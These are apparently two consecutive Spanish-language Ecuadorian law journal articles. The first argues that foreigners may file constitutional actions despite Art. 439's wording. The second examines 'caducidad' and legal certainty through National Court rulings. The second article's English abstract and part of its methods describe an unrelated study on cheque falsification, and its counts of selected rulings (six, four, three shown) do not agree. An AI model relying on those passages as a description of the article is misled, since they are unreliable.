La presente investigación se estructura en base a una aparente contradicción en la norma constitucional y que se contextualiza en el acceso a las acciones constitucionales, puesto que por un lado el Art. 86.1 de la Constitución refiere que cualquier

persona puede proponer acciones previstas en la norma suprema, mientras que el Art. 439, hace una restricción normativa, en el sentido que, las acciones constitucionales pueden presentarse por cualquier ciudadano. Para que se evidencie esta realidad, se hará un cuadro comparativo, a continuación:

COMPARACIÓN NORMATIVA CONSTITUCIONAL	
Artículo 86.1	Artículo 6
Las garantías jurisdiccionales se regirán, en general, por las siguientes disposiciones:	Todas las ecuatorianas y los ecuatorianos son ciudadanos y gozarán de los derechos establecidos en la Constitución.
1. Cualquier persona, grupo de personas, comunidad, pueblo o nacionalidad podrá proponer las acciones previstas en la Constitución.	Artículo 439
	Las acciones constitucionales podrán ser presentadas por cualquier ciudadana o ciudadano individual o colectivamente.

De la comparación referida, se evidencia los siguientes aspectos:

* En el Art. 86.1 se hace mención a las garantías jurisdiccionales, mientras que el Art. 439 se refiere a las acciones constitucionales, de esta manera, es importante verificar si las garantías jurisdiccionales entrarían en las acciones constitucionales, considerando que en la parte final del primer artículo citado amplía el término a “acciones previstas en la Constitución”

* En el Art. 86.1 refiere que cualquier persona puede proponer acciones previstas en la Constitución, mientras que el Art. 439 restringe que las acciones constitucionales pueden ser presentados por cualquier “ciudadano o ciudadana”.

En base a lo expuesto, se ha configurado una duda en cuanto a la existencia de esta aparente contradicción constitucional, sin embargo, más allá de escudriñar el fondo problemático de la presente investigación, desde ya se reconoce que una redacción restrictiva podría estar atentando con el principio de igualdad formal, en el que se entiende que todas las personas somos iguales ante la ley.

El objetivo del trabajo se configura en: Determinar bajo parámetros objetivos la realidad del principio de igualdad formal en las personas extranjeras y el acceso a las acciones constitucionales.

En cuanto a la síntesis del fundamento teórico, se deduce lo siguiente:

Principio de igualdad formal

Muchos criterios se han desarrollado en función

de la igualdad ante la ley, a perspectiva de (Sánchez, 2020) esta garantía no implica que las personas sean tratadas de la misma manera, al contrario, legitima una diferenciación, esta interpretación orienta a que la norma jurídica se aplique en función de un supuesto de hecho, por tanto, no debe aplicarse en los casos que no se encuadren en el mismo. En tal virtud, la función legislativa está legitimada para que se realice distinciones, siempre que sea aplicada para quienes se encuentra dirigida y que no afecte a quienes no formen parte de esta clasificación (Rodrigo, 2016).

De lo expuesto se colige que, el derecho a la igualdad formal implica que tengan un trato igualitario a quienes se encuentren en igualdad de circunstancias (Prieto Sanchís, 1995). El trato idéntico recae en quienes se encuadran dentro del marco normativo y un trato diferenciado quien no encuadre en tal clasificación. Lo que en palabras de (Clérico, 2017) refiere que, la examinación de la norma se debe hacer hacia adentro al momento de aplicarla, para verificar la exclusión de quienes deberían beneficiarse de la misma. En tal virtud, la garantía de igualdad formal es eficaz en base al principio de legalidad, pues aplicar la norma de manera imparcial en cualquier caso que recae una categoría regulada por la ley, se verifica la regla de que todos deben ser tratados por igual en casos iguales.

Reglas interpretación antinomias

Para determinar las reglas de interpretación de antinomias, es pertinente verificar las condiciones que configuran la misma, lo que en palabras de (Emilio &

Paredes, 2017) deben existir tres condiciones: (1) Que las normas pertenezcan a un mismo orden jurídico. (2) Que se encuentren revestidas de la misma validez. (3) Que sus consecuencias sean incompatibles. Una vez identificado las condiciones para determinar antinomias, se debe conocer los criterios o métodos de solución, lo que en base al razonamiento de (Puente, 2016) en función de un caso concreto en el que se determina algunas soluciones normativas, es pertinente que se parta solucionando la antinomia, lo que se traduce en la elección de la norma aplicable, enmarcando la preferencia de una y posponiendo la aplicación de otra, en base a la jerarquía, temporalidad, especialidad y competencia.

Una posición en cierto sentido contradictoria es la de (Atienza, 2016) quien refiere que las técnicas para la resolución de antinomias se reducen a dos criterios, el principio jerárquico y el cronológico. En cuanto al principio de competencia, se determina como una variante del principio jerárquico y en función del principio de especialidad, este no tiene otra función que la de limitar la operatividad del principio cronológico y el jerárquico. De esta manera, se verifica que el Art. 3.1 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, ha tomado en cuenta este fundamento dogmático para normar las reglas de resolución de antinomias.

Teoría del derecho constitucional metapositivo positivado

Esta teoría se determina en razón de la paradoja que existe al verificar que una norma constitucional se contravenga a sí misma (Paredes, 2019). Bajo lo dispuesto, el autor (Bachof, 2010) analiza si una norma constitucional podría ser inconstitucional, lo que llevaría a que carezca de obligatoriedad jurídica, en razón de la contradicción entre las disposiciones de un mismo cuerpo constitucional que se determina como un orden supremo. De tal manera, es importante que se recalque que en los Estados garantistas se pretenda servir a la protección de derechos fundamentales y efectivamente en este aspecto se presenta la naturaleza metapositiva, es así que, una norma que contravenga a dichos derechos como se ha referido anteriormente, no se determina como inconstitucional propiamente dicha, sino como una norma carente de obligatoriedad.

Interpretación sistémica

Como se puede evidenciar en el Art.3 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, existen varios métodos de interpretación, lo que entraña que en los anales del derecho pueden surgir diferentes dilemas interpretativos, lo que en función de (Galarza, 2021) la argumentación sistémica expone una connotación especial por la cualidad general de coherencia racional e intangibilidad en la aplicación del derecho. Por tanto, en la existencia de dos argumentos sustantivos, la coherencia es un principio suplementario imperativo que entraña un argumento teleológico y deontológico porque efectivamente recurre a un conjunto o pluralidad normas y no solo a principios o insumos que se aprecien subjetivamente como relevantes.

MATERIALES Y MÉTODOS

La metodología que se aplica al presente documento científico se encausa en la aplicación de la interpretación sistemática de la norma, la cual se encuentra referida en el Art. 3.5 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, así también se aplicará el método para las reglas de solución de antinomias, normado en el numeral 1 ibidem. En virtud del primer método enunciado, se interpretará la norma constitucional a partir del contexto general del texto normativo, para entender la coexistencia, correspondencia y armonía entre las mismas, siendo estos los indicadores que llevarán a la solución de la problemática planteada. La cual refiere que cuando exista contradicción entre normas jurídicas, se debe aplicar la competente, la jerárquicamente superior, la especial o la posterior, en función de lo dispuesto se tomará en cuenta la teoría del derecho constitucional metapositivo positivado, que se puede entender como el derecho natural que se positiva en la Constitución.

Al respeto del derecho constitucional metapositivo positivado, se tomará en cuenta como directrices lo desarrollado por (Bachof, 2010) quien desarrolla que al analizar una norma constitucional puede ser inconstitucional lo que llevaría a que se carezca de obligatoriedad jurídica, por una contradicción de una disposición de la misma norma constitucional, lo que sirve de protección a los derechos fundamentales

que presentan una naturaleza metapositiva en su aplicación.

Para la interpretación sistemática se tomará en cuenta los siguientes insumos, para generar los resultados:

Constitución de la República del Ecuador:

Art. 9, 86.1, 427, 439, 11.2, 66.4

Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional: Art. 9, 11, 3-5, 77

De esta manera, estos son los insumos normativos que se presentarán en los resultados para su discusión, lo que orientará a las conclusiones pertinentes en la presente investigación, también se puede inferir de un plano descriptivo de la investigación, por cuanto

se está examinando y desentrañando la realidad jurídica en cuanto al principio de igualdad formal en las personas extranjeras y el acceso a las acciones constitucionales.

RESULTADOS

Respecto a los resultados de la investigación, se llevará a cabo los métodos de resolución de antinomias en base al derecho constitucional metapositivo positivado. También se aplicará como método el análisis sistemático de la norma, para lo cual se utilizará todos los insumos normativos que se han especificado en el apartado metodológico del presente documento, lo cual se determina de la siguiente manera:

Método aplicado:	Aplicación 1: Resolución de antinomias en base al derecho constitucional metapositivo positivado. Aplicación 2: Método sistemático		
Insumos normativos	Articulados	Aplicación 1	Aplicación 2
Constitución de la República del Ecuador	Art. 9: Las personas extranjeras que se encuentren en el territorio ecuatoriano tendrán los mismos derechos y deberes que las ecuatorianas, de acuerdo con la Constitución.	<p>El Art. 3.1 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, refiere como reglas de resolución de antinomias, los siguientes aspectos:</p> <ol style="list-style-type: none"> 1) Determinar una contradicción entre normas jurídicas. 2) Aplicación de norma competente. 3) Aplicación de norma jerárquica superior. 4) Aplicación de norma especial. 5) Aplicación de norma posterior. 	<p>El Art. 3.5 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, refiere que la interpretación sistémica se debe aplicar en función de los siguientes indicadores:</p> <ol style="list-style-type: none"> 1) Interpretación del contexto general normativo. 2) Generar coexistencia, correspondencia y armonía entre todas las disposiciones.
		<p>De acuerdo a los numerales que se han determinado del análisis del método establecido en el Art.3.1 de la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, se irá analizando el cumplimiento de cada uno.</p> <p>1.1) En cuanto al numeral uno, se determina como contradicción, lo dispuesto en la parte problemática, que refiere: En el Art. 86.1 refiere que cualquier persona puede proponer acciones previstas en la Constitución, mientras que el Art. 439 restringe que las acciones constitucionales pueden ser presentados por cualquier “ciudadano o ciudadana. De esta manera se verifica una posible contradicción que se intentará subsanar con este método de las reglas de resolución de antinomias.</p> <p>1.2) En cuanto a la aplicación de norma competente, que de acuerdo a (Peña, 2017) existen reglas que determinan la competencia de materia, en este caso, siendo que la Constitución y la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, son las que regulan la materia constitucional, se verifica que si bien la norma suprema en el Art. 86.1 se hace mención a las garantías jurisdiccionales, el Art. 439 se refiere a las acciones constitucionales. La Ley Orgánica de Garantías Jurisdiccionales en el Art. 9, norma a tenor literal que: “Las acciones para hacer efectiva las garantías jurisdiccionales previstas en la Constitución y esta ley, podrán ser ejercidas: a) Por cualquier persona”, mientras que el Art. 11, refiere que: “Cuando la acción haya sido presentada por interpuesta persona”. Hace evidente que las garantías jurisdiccionales se determinan como acciones, por tanto, en los dos casos se puede realizar por cualquier persona o interpuesta persona.</p>	<p>1.1) El contexto general, en base al Art. 9 de la Constitución, plantea que las personas extranjeras tienen los mismos derechos que los ecuatorianos. De acuerdo al Art. 86 cualquier persona puede proponer acciones previstas en la Constitución. De acuerdo al Art. 427 y en función del derecho metapositivo positivado el Art. 439 de la Constitución carecería de aplicabilidad jurídica. En función del Art. 11.2 nadie puede ser discriminado por el nacimiento. Respecto del Art. 66, se debe garantizar a las personas el derecho a la igualdad formal, por tanto, todos somos igual ante la ley, independientemente de la condición migratoria. De acuerdo al Art. 9, 11 y 77, de la Ley Orgánica de Garantías Jurisdiccionales, las acciones pueden presentarse por cualquier persona.</p> <p>1.2) En tal virtud para que exista armonía en base al método sistemático, las acciones constitucionales se pueden presentar por cualquier persona.</p>

Art. 86: Las garantías jurisdiccionales se regirán, en general, por las siguientes disposiciones:

1. Cualquiera persona, grupo de personas, comunidad, pueblo o nacionalidad podrá proponer las acciones previstas en la Constitución.

Art. 427: Las normas constitucionales se interpretarán por el tenor literal que más se ajuste a la Constitución en su integralidad. En caso de duda, se interpretarán en el sentido que más favorezcan a la plena vigencia de los derechos y que mejor respete la voluntad del constituyente, y de acuerdo con los principios generales de la interpretación constitucional.

Art. 439: Las acciones constitucionales podrán ser presentadas por cualquier ciudadana o ciudadano individual o colectivamente.

Art. 11: El ejercicio de los derechos se regirá por los siguientes principios:

1. Todas las personas son iguales y gozarán de los mismos derechos, deberes y oportunidades.

Nadie podrá ser discriminado por razones de nacimiento, condición migratoria.

Art. 66: Se reconoce y garantiza a las personas:

Derecho a la igualdad formal, igualdad material y no discriminación.

1.3) En cuanto a la aplicación de la norma jerárquica superior, si bien la contradicción se determina en una misma norma constitucional, lleva a que se tome en cuenta los postulados del derecho constitucional metapositivo positivado, desarrollado por (Bachof, 2010), quien determinaba que los derechos fundamentales efectivamente están metapositivados y que cualquier disposición normativa constitucional que los afecte carecería de obligatoriedad jurídica, por tanto, la restricción dispuesta en el Art. 439 de la Constitución al plantear que las acciones, se pueden presentar por cualquier ciudadano o ciudadana, esto estaría contraviniendo el orden metapositivo porque el Art. 9 de la Constitución, norma que las personas extranjeras tienen los mismos derechos que los ecuatorianos, así también el Art. 11.2 ibidem, desarrolla que nadie puede ser discriminado por condiciones migratorias. Por tanto, el Art. 439 de la Constitución carecería de obligatoriedad jurídica.

1.4) Respecto de la aplicación de norma especial, es importante referirse al Art. 4 del Código Civil, que reconoce a las normas orgánicas como especiales, esta contradicción se debería subsanar en base a la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, que como ya se verificó en los análisis anteriores en base al Art. 9 y 11, las garantías jurisdiccionales o acciones se pueden presentar por cualquier persona.

Ley Orgánica
de Garantías
Jurisdiccionales
y Control
Constitucional

Art. 9: Las acciones para hacer efectiva las garantías jurisdiccionales previstas en la Constitución y esta ley, podrán ser ejercidas:
a) Por cualquier persona, comunidad, pueblo, nacionalidad o colectivo, quien actuará por sí misma o a través de representante o apoderado.

Art. 11: Cuando la acción haya sido presentada por interpuesta persona, la jueza o juez deberá notificar a la persona afectada. Esta podrá comparecer en cualquier momento, modificar la demanda, desistir de la acción o deducir los recursos de ley, aunque no haya comparecido antes.

Art.77: La demanda de inconstitucionalidad puede ser propuesta por cualquier persona individual o colectivamente.

DISCUSIÓN

De acuerdo al análisis dispuesto, se puede evidenciar posiciones contrapuestas que expone un gran jurista a nivel nacional, haciendo referencia a (Quintana, 2020), quien refiere como un error del constituyente lo referido en el Art. 439 de la Constitución, lo cual es subsanado por la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, al referir que las acciones constitucionales se proponen por cualquier persona, comunidad, pueblo, nacionalidad o colectivo, que se le han vulnerado o amenazado sus derechos constitucionales, delimitando como víctimas directas o indirectas a las personas afectadas que puedan demostrar el daño, definiendo este último término como, la consecuencia o afectación que la violación de un derecho produce, generando la posibilidad de que terceros estén facultados para proponer estas acciones constitucionales.

Así también (Quintana, 2020), refiere una posición contrapuesta a la establecida y que fue referida por otro gran jurista ecuatoriano como lo

es Salím Zaidan, quien refiere que la Constitución desarrolla una legitimación activa de acción popular, lo cual lleva a que cualquier persona pueda proponer acciones sin que tenga la obligación de acreditar su situación de víctima, pero la Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional no, porque combina la legitimación activa subjetiva o personal, en el que cada titular del derecho puede exigirlo, y una acción legitimación colectiva restringida, efectivamente para comunidades y pueblos, por tanto, el autor reconoce que la norma no podría ser aplicada.

Ahora inferir sobre derechos metapositivos positivados, lleva a reconocer ese fundamento propio de los mismos que se determina en cuanto a la dignidad y la justicia, como valores esenciales. Sobre la justicia, muchos autores como Kelsen han reconocido que tiene una definición indeterminada, mientras que otros si bien la definen, reconocen que existen diversas concepciones sobre esta. Al respecto (Nino, 2020), citando a Jhon Rawls, quien caracteriza el concepto de justicia al referirlo como el

balance pertinente entre pretensiones competitivas y principios que configuran derechos y obligaciones que enmarcan una abstracción apropiada de una ventaja social. De esta manera, se adecúa a la realidad del presente documento, al ser que la justicia se sustenta en base al derecho metapositivo positivado por los principios que desarrollan en cuanto a una eventual contradicción de la norma constitucional.

CONCLUSIONES

Se determina como contradicción, lo dispuesto en la parte problemática, que refiere: En el Art. 86.1 se indica que cualquier persona puede proponer acciones previstas en la Constitución, mientras que el Art. 439 restringe que las acciones constitucionales pueden ser presentados por cualquier “ciudadano o ciudadana. La Ley Orgánica de Garantías Jurisdiccionales en el Art. 9, norma a tenor literal que: “Las acciones para hacer efectiva las garantías jurisdiccionales previstas en la Constitución y esta ley, podrán ser ejercidas: a) Por cualquier persona”, mientras que el Art. 11, refiere que: “Cuando la acción haya sido presentada por interpuesta persona”. Hace evidente que las garantías jurisdiccionales se determinan como acciones, por tanto, en los dos casos se puede realizar por cualquier persona o interpuesta persona.

En cuanto a la aplicación de la norma jerárquica superior, si bien la contradicción se determina en una misma norma constitucional, lleva a que se tome en cuenta los postulados del derecho constitucional metapositivo positivado, desarrollado por (Bachof, 2010), quien determinaba que los derechos fundamentales efectivamente están metapositivados y que cualquier disposición normativa constitucional que los afecte carecería de obligatoriedad jurídica, por tanto, la restricción dispuesta en el Art. 439 de la Constitución al plantear que las acciones, se pueden presentar por cualquier ciudadano o ciudadana, esto estaría contraviniendo el orden metapositivo porque el Art. 9 de la Constitución establece que las personas extranjeras tienen los mismos derechos que los ecuatorianos, así también el Art. 11.2 *ibidem*, norma que nadie puede ser discriminado por condiciones migratorias. Por tanto, el Art. 439 de la Constitución carecería de obligatoriedad jurídica en cuanto a su aplicabilidad.

BIBLIOGRAFÍA

Atienza, M. (2016). Cómo evaluar las argumentaciones judiciales. *Departamento de Filosofía Del Derecho*, 67(noviembre), 113–134.

Bachof, O. (2010). *¿Normas constitucionales inconstitucionales?*

Clérico, L. (2017). Hacia la reconstrucción de las tendencias jurisprudenciales en América Latina y el Caribe en materia de igualdad: sobre la no-discriminación, la no-dominación y la redistribución y el reconocimiento. *Revista Direito GV*, 9(1), 115–170. <https://doi.org/10.1590/s1808-24322013000100006>

Emilio, V., & Paredes, A. (2017). *Métodos de interpretación jurídica*. 33–58.

Galarza, C. (2021). El modelo de MacCormick como esquema de motivación para la aplicación de los estándares de la CIDH en la fijación de la prisión preventiva. *Ciencia Unemi*, 14(37), 1–14. <https://doi.org/10.29076/issn.2528-7737vol14iss37.2021pp1-14p>

Nino, S. (2020). Justicia. *Convención de Ciencias Política*.

Paredes, F. I. P. (2019). Justicia constitucional y democracia: Sello de constitucionalidad en el control preventivo obligatorio (Tribunal Constitucional). *Revista de Derecho*, 24(1), 165–172. <https://doi.org/10.4067/S0718-09502011000100009>

Peña, A. (2017). Sobre las normas de competencia: Algunas observaciones a las tesis de Jordi Ferrer. *Dialnet*.

Prieto Sanchís, L. (1995). Los derechos sociales y el principio de igualdad sustancial. *Revista Del Centro de Estudios Constitucionales*, 22, 9–57.

Puente, M. (2016). *El Neoconstitucionalismo: Corriente Doctrinal Impulsora Del Activismo Judicial ?*

Rodrigo, B. (2016). Principio de igualdad y Derecho Privado. **Dialnet.**

Sánchez, M. (2020). El Principio De Igualdad. In *Derecho Penal Constitucional*. <https://doi.org/10.2307/j.ctv13qfww7.10>

Base Legal

Constitución de la República del Ecuador,

Registro Oficial 449 de 20 de octubre de 2008

Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, *Registro Oficial Suplemento 52* de 22 de octubre de 2009

Código Civil Ecuatoriano, *Registro Oficial Suplemento 46, Códificación No. 2005-010* de 24 de junio de 2005

La indeterminación de la caducidad y la seguridad jurídica

Cristina Elziabeth Puchachaqui Llumiquinga¹

Resumen

La caducidad no se encuentra definida o diferenciada de la prescripción en el orden jurídico vigente, sino que es un concepto que se ha importado desde la doctrina y se puede decir que ha habido análisis jurisprudenciales, que lejos de aclarar el panorama ha hecho dificultoso su entendimiento, por la dispersión del concepto respecto a las diferentes ramas del derecho. El objetivo del trabajo se configura en: Determinar bajo parámetros objetivos jurisprudenciales respecto de la aplicación y el entendimiento de la caducidad. La metodología se enmarca en la investigación teórico – descriptiva de carácter documental, porque la dimensión práctica de la investigación se llevó a cabo un proceso de escudriñamiento, elección, organización, procesamiento de la información para analizar la falsedad en el cheque y la aplicación en el Código Orgánico Integral Penal. Los resultados se orientan a aclarar el panorama en lo siguiente temas: La diferencia entre falsedad y falsificación, los tipos de falsedad, la alteración a la verdad y la prejudicialidad.

Palabras clave: Caducidad; COGEP; Indeterminación; Seguridad Jurídica.

The indeterminacy of forfeiture and legal certainty

Abstract

In the case of the check, in the exercise of the profession many tricks have been seen in those who have drawn this instrument, as in the case that when signing the document they sign signatures that do not match the one signed on the identity card, this with In order for the check to be protested due to non-conformity of signature and cannot be cashed, this configures the charge that the information contained in the instrument is not true. Or it has been the case that the check is postdated so that it cannot be cashed, which configures the charge that its meaning varies from a means of payment to a credit instrument, all of this is presumed to be subsumed in an ideological falsity of document private, which can be verified with the jurisprudential development that is intended to be analyzed in this article. The objective of the work is configured in: Determine under objective jurisprudential parameters regarding the falsity in the check and the application in the Comprehensive Criminal Organic Code. The methodology is part of the theoretical-descriptive research of a documentary nature, because the practical dimension of the research carried out a process of scrutinizing, choosing, organizing, processing the information to analyze the falsity in the check and the application in the Comprehensive Criminal Organic Code. The results are oriented to clarify the panorama in the following topics: The difference between falsehood and falsification, the types of falsehood, the alteration of the truth and prejudice.

Keywords: Expiry; COGEP; Indeterminacy; Legal Certainty; Legal Certainty.

Recibido: 15 de mayo de 2022

Aceptado: 10 de julio de 2022

¹ Consejo de la Judicatura, Pichincha

Autor para correspondencia: cristina.pucachaqui@funcionjudicial.gob.ec

I. Introducción

Cabe destacar que la prescripción se encuentra debidamente normada en el Código Orgánico General de Procesos, y se la ha reconocido como una excepción previa, conforme norma su Art. 153.6, el problema que se determina bajo el enfoque del presente artículo científico es que la caducidad no se encuentra definida o diferenciada de la prescripción en el orden jurídico vigente, sino que es un concepto que se ha importado desde la doctrina y se puede decir que ha habido análisis jurisprudenciales, que lejos de aclarar el panorama ha hecho dificultoso su entendimiento, por la dispersión del concepto respecto a las diferentes ramas del derecho.

Sobre la caducidad (Hernández, 2018), ha determinado que debe ser declarada de oficio, por tanto, no adquiere calidad de renunciable, por tanto, no se suspende, interrumpe, no se requiere certeza en cuanto a la obligación o el derecho que es objeto de reclamación. En la realidad ecuatoriana, de acuerdo a lo expuesto por (Oyarte, 2017), la caducidad no extingue la acción sino el proceso, en este sentido, no se llega a dictar una sentencia. Además, la prescripción se puede interrumpir, mientras que la caducidad, no se interrumpe, por lo tanto, la primera debe alegarse y la segunda opera de derecho.

El objetivo del trabajo se configura en: Determinar bajo parámetros objetivos jurisprudenciales respecto de la aplicación y el entendimiento de la caducidad.

En cuanto a la síntesis del fundamento teórico, se deduce lo siguiente:

Seguridad jurídica

De acuerdo a Cesarini Sforza, citado en (Zavala Egas, 2017), la seguridad jurídica desde una visión objetiva se manifiesta como la exigencia de regularidad estructural y funcional del orden jurídico en base a la norma y sus instituciones. La faceta subjetiva se determina en la certeza del derecho (Prieto, 2019). En este sentido, la única manera de que se efectivice esa certeza es en el cumplimiento de lo dispuesto en el Art. 82 de la Constitución, en donde se reconoce que las normas deben ser claras, previas y públicas, aspecto que no podría configurarse del todo en cuanto a la determinación de la caducidad en el orden jurídico vigente.

Contenido de la tutela judicial efectiva

El término “tutela judicial efectiva” es uno de los conceptos con mayor dificultad para definirlo, esto debido a que puede ser observado desde varias vertientes, por ser un derecho de naturaleza compleja con múltiples contenidos (Vargas, 2021). Es así, que por la dificultad para formular un concepto varios criterios han partido del derecho a la acción o el derecho a la jurisdicción para recaer en la tutela judicial efectiva como su concreción (Araújo, 2018).

El contenido de la tutela judicial efectiva es el siguiente: primero, el acceso al órgano de justicia para procurar la defensa e intereses alegados por el justiciable. Segundo, que dicho pedido de justicia sea llevado a cabo, con el respeto de los derechos del contradictor, para así, obtener una decisión fundada mediante el mencionado proceso. Tercero, que la decisión se cumpla (Cevallos, 2018).

De lo anterior, el contenido señalado y que debe ser revisado es el básico, puesto que, con las demás reglas del debido proceso, como las que se relacionan con el cumplimiento del procedimiento y que los justiciables se queden sin la defensa, o la inadecuada inadmisión de recursos, implica de igual manera la vulneración del derecho a la tutela judicial efectiva.

El acceso a la justicia

La base de la tutela judicial efectiva es el acceso a la justicia. De esta manera, el derecho de petición, en términos generales, es la posibilidad de que este sea formulado y presentado ante el órgano competente (Arellano, 2018). Por ello, no son únicamente no admisibles las fórmulas irregulares que impiden presentar las peticiones, sino que el Estado tiene que promoverlas mediante el cumplimiento del principio de inmediatez, además de aspectos relacionados con el costo del proceso (Canales, 2016).

En este punto, es importante señalar la relación estrecha entre el principio de inmediatez y la tutela judicial efectiva, establecido en el Art.75 de la Constitución que señala: “Todo ciudadano posee el derecho a acceder gratuitamente a la justicia y a la tutela efectiva, expedita e imparcial de sus derechos e intereses, sujetos a los principios de inmediatez y celeridad, de esta manera, ningún caso quedará en indefensión. Por otra parte, el incumplimiento de las

resoluciones judiciales será sancionado por la ley”. De esta forma, el estado ecuatoriano es democrático y garantista de derechos humanos, mediante el cumplimiento de la norma constitucional y disponiendo que todas las personas cuenten con el derecho a gozar de manera gratuita los servicios prestados por el sistema judicial, al punto de sancionar a los servidores judiciales que no cumplan con la obligación de impartir resoluciones justas y sin dilaciones.

Ahora, para que el principio de intermediación se cumpla, esto significa, para que se genere la relación directa entre el administrador de justicia y las partes, el tribunal tiene que ser accesible para el justiciable. Por lo tanto, la distribución territorial de competencias tiene que ser llevada a cabo de tal manera que los ciudadanos cuenten con el acceso a los órganos de justicia, lo que resulta evidente, si es precisamente ante ese órgano se va a actuar la prueba y no únicamente alegar (Zambrano, 2016).

Por último, es importante tener en cuenta que el derecho de acceder al órgano de justicia no es privilegio únicamente del accionante sino también del accionado, quien podrá ejercer el contradictor en condiciones igualitarias. Asimismo, la verificación de que los requisitos de admisión se cumplan, de forma general, es obligación del órgano encargado de resolver o a quien se lo designe en la norma jurídica.

MATERIALES Y MÉTODOS

La metodología que se plasma en el presente artículo científico se determina como teórico – descriptiva de carácter documental, lo dispuesto se da en base al aspecto práctico de la investigación, en tal virtud, se ha emprendido un proceso de búsqueda, elección y filtración de información, que aporte a generar un análisis crítico en cuanto la indeterminación de la caducidad y la afectación a la seguridad jurídica.

La documentación que se ha obtenido se han sometido a una revisión, elección y compilación en un orden temporal, para lo cual se ha utilizado como

gestor bibliográfico el software Mendeley, el mismo que ha organizado todo en base a repositorios de artículos y revistas científicas que se han destacado en el plano jurídico. Los criterios de búsqueda se han hecho a partir de “caducidad”, “seguridad jurídica”, “tutela judicial efectiva”. Estos descriptores se han combinado entre sí, para incidir en una búsqueda más específica y se amplíe el espectro de información.

Cuando se llevó a cabo la búsqueda de documentos en las diferentes bases científicas que se identificaban con las líneas de investigación en el contexto jurídico, se preseleccionaron 38 artículos científicos, los mismo que se revisaron y se han filtrado 15 artículos pertinentes que aportarán a la investigación, tomando en cuenta los criterios de inclusión y exclusión, por tanta no se han tomado en cuenta artículos que no desarrollen aspectos de la caducidad y la seguridad jurídica.

En relación a la información que se procesó con relación a las sentencias, se ha utilizado como herramienta el software Lexis, siendo un metabuscador jurídico, en donde se apega a criterios de búsqueda y se pone en evidencia sentencias que cumplan con los parámetros ingresados. En cuanto a los criterios de búsqueda se han ingresado los siguientes: De esta manera dentro de los criterios de búsqueda, se insertó los siguientes: “caducidad”, “seguridad jurídica”, “tutela judicial efectiva”. De esta búsqueda resultaron 153 sentencias, de las cuales se pudo filtrar 4 específicas que exponen criterios sobre la caducidad. La información obtenida se somete al análisis del autor del presente artículo, para sacar las conclusiones pertinentes.

RESULTADOS

Como resultado de la investigación, se ha podido determinar seis sentencias específicas de la Corte Nacional, que ayudará a solventar los cuestionamientos y las incógnitas que se han deducido de la investigación, en este sentido se someterá a análisis los siguientes precedentes jurisprudenciales:

CADUCIDAD		
PRECEDENTE	CRITERIO	ANÁLISIS
(Resolución No. 400-2015, 2015)	<p><i>“La caducidad es una figura propia del Derecho Público que opera por el transcurso del tiempo y se refiere a la extinción del derecho para iniciar un proceso”</i></p> <p><i>“...la caducidad opera “ipso jure” y es declarable de oficio”</i></p> <p><i>“...operada la caducidad, al juzgador le está vedada entrar a considerar otros aspectos procesales para pronunciar sentencia de fondo o mérito, como lo está al Tribunal de casación analizar y pronunciarse sobre las impugnaciones del recurso de casación a la sentencia”.</i></p> <p><i>“...el recurso propuesto en el proceso contencioso por la parte actora, está totalmente vinculado con sus derechos subjetivos, (...) por tanto, debió ser presentado dentro del término de 90 días posteriores a la notificación de la resolución administrativa demandada, de conformidad con lo dispuesto en el artículo 65 de la Ley de la Jurisdicción Contencioso Administrativa. El haberlo hecho después de este término, como ha sucedido en este caso, significa que fue presentado cuando el derecho del recurrente para ejercer su acción se había extinguido y, por consiguiente, cuando ya había operado la caducidad, que es declarable de oficio”</i></p> <p><i>“Al haberse producido la caducidad, esta Sala no se pronuncia respecto de las cuestiones de fondo planteadas por el recurrente”.</i></p>	<p>De los criterios desarrollados por la Corte Nacional, ha sido claro que la caducidad opera para el Derecho Público, es decir, en las que intervienen las personas y el Estado, pudiendo enmarcarse en este ámbito el derecho administrativo y el derecho penal. Si bien es cierto, que en semejanza con la prescripción opera con el transcurso del tiempo y la extinción del derecho, se puede colegir que la prescripción no aplica para recurrir a lo contencioso administrativo, sino únicamente la caducidad.</p>
(Resolución No. 409-2015, 2015)	<p><i>“...la caducidad es una figura propia del Derecho Público que opera ipso jure, por el transcurso del tiempo para ejercer una acción o una potestad, es declarable de oficio y, como en este caso, se refiere a la extinción del derecho para iniciar un proceso. La clase de recurso que se propone se determina únicamente por el propósito que mueve al accionante para promover la acción: si éste es el de defender directamente un derecho subjetivo violado, el recurso necesariamente será de carácter subjetivo, y corresponde al Tribunal señalar la clase de recurso, sin considerar la calificación que al mismo haya dado el proponente”</i></p>	<p>Otra explicación importante que hace la Corte Nacional, es que la caducidad opera “ipso jure”, lo que se traduce en que su aplicación se da por expresa disposición legal o por propio derecho, lo que hace que su aplicación se lleve a cabo de oficio.</p> <p>Una vez que ha operado la caducidad, queda vedada la posibilidad que el juzgador pueda conocer sobre el asunto y resolver al respecto, inclusive esta restricción recae aún en la Corte Nacional, pues no podría pronunciarse sobre el recurso de casación, por ejemplo.</p>
(Resolución No. 432-2015, 2015)	<p><i>“La caducidad es una figura propia del Derecho Público que opera por el transcurso del tiempo para ejercer una acción o una potestad”.</i></p> <p><i>“...opera automáticamente e ipso jure, es decir, es declarable de oficio y, como en este caso, se refiere a la extinción del derecho para iniciar un proceso.</i></p> <p><i>“...la clase de recurso que se propone se determina únicamente por el propósito que mueve al accionante para promover la acción: si éste es el de defender directamente un derecho subjetivo violado, el recurso necesariamente será de carácter subjetivo, y corresponde al Tribunal señalar la clase de recurso, sin considerar la calificación que al mismo haya dado el proponente”.</i></p>	<p>También se evidencia y conforme el Código Orgánico General de Procesos, en el Art. 306.1, las demandas en lo contencioso administrativo, se debe presentar hasta en los 90 días posteriores a la notificación de la resolución administrativa. De no hacerlo en este término, operará la caducidad.</p>
